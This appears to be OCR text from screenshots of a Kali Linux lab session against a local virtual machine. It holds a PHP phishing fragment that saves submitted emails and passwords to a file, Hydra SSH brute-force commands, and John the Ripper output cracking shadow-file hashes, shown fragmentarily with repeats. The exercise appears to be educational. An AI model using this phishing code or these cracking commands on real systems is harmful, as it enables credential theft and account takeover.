fwrite($file, "Email: " . $email . " | Password: " . $password . "
");
fclose($file);
echo "<h2>Thank you for logging in.</h2>";
} else {
header("Location: login.html");
Right Ctrl

```
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:14 40.87% (ETA: 09:05:10) 0g/s 43753p/s 175017c/s 175017C/s lusterios..lusi159951
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$
```



KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:47
Open File
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
home
kali
Documents
shadow.txt
Name
Size
Type
Modified
Encoding:
Default (UTF-8)
Text Files
Cancel
Open
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:05
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini *
; stderr = Display errors to STDERR (affects only CGI/CLI binaries!)
; On or stdout = Display errors to STDOUT
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-errors
display_errors =
; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. We strongly recommend you set this to 'off'
; for production servers to avoid leaking configuration details.
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-startup-errors
display_startup_errors = Off
; Besides displaying errors, PHP can also log errors to locations such as a
; server-specific log, STDERR, or a location specified by the error_log
; directive found below. While errors should not be displayed on productions
; servers they should still be monitored and logging is a great way to do that.
; Default Value: Off
; Development Value: On
; Production Value: On
; https://php.net/log-errors
log_errors = On
; Do not log repeated messages. Repeated errors must occur in same file on same
; line unless ignore_repeated_source is set true.
; https://php.net/ignore-repeated-errors
ignore_repeated_errors = Off
; Ignore source of message when ignoring repeated messages. When this setting
; is On you will not log errors with repeated messages from different files or
; source lines.
; https://php.net/ignore-repeated-source
ignore_repeated_source = Off
; If this parameter is set to Off, then memory leaks will not be shown (on
; stdout or in the log). This is only effective in a debug compile, and if
; error reporting includes E_WARNING in the allowed list
; https://php.net/report-memleaks
report_memleaks = On
; This setting is off by default.
;report_zend_debug = 0
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^ Back ^ Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^ Forward ^ Next Word ^E End
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:59
kali@kali: ~
Session Actions Edit View Help
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$
Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help



Mouse integration ...

Don't show again

Auto capture keyboard ...

Don't show again

Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox


File Machine Input Devices Help


kali@kali: ~


Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:30
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title>
6 <style>
7 body { font-family:Arial; background: #f0f0f0; margin:0
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:50
Save As
Name:
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
kali
Documents
shadow.txt
shadow.txt
Name
Size
Type
Modified
shadow.txt
00:49
Name
shadow.txt
Rename
Encoding:
Default (UTF-8)
Text Files
Cancel
Save
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
23:03
kali@kali: ~
Session Actions Edit View Help
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.
(kali㉿kali)-[~]
$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
(kali㉿kali)-[~]
$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds
(kali㉿kali)-[~]
$ nmap -sS -sV -o192.168.56.103
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.13 seconds
(kali㉿kali)-[~]
$ ping 192.168.56.103 -c 4
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=1.61 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.770 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.952 ms
— 192.168.56.103 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3087ms
rtt min/avg/max/mdev = 0.770/1.259/1.700/0.404 ms
(kali㉿kali)-[~]
$
Right Ctrl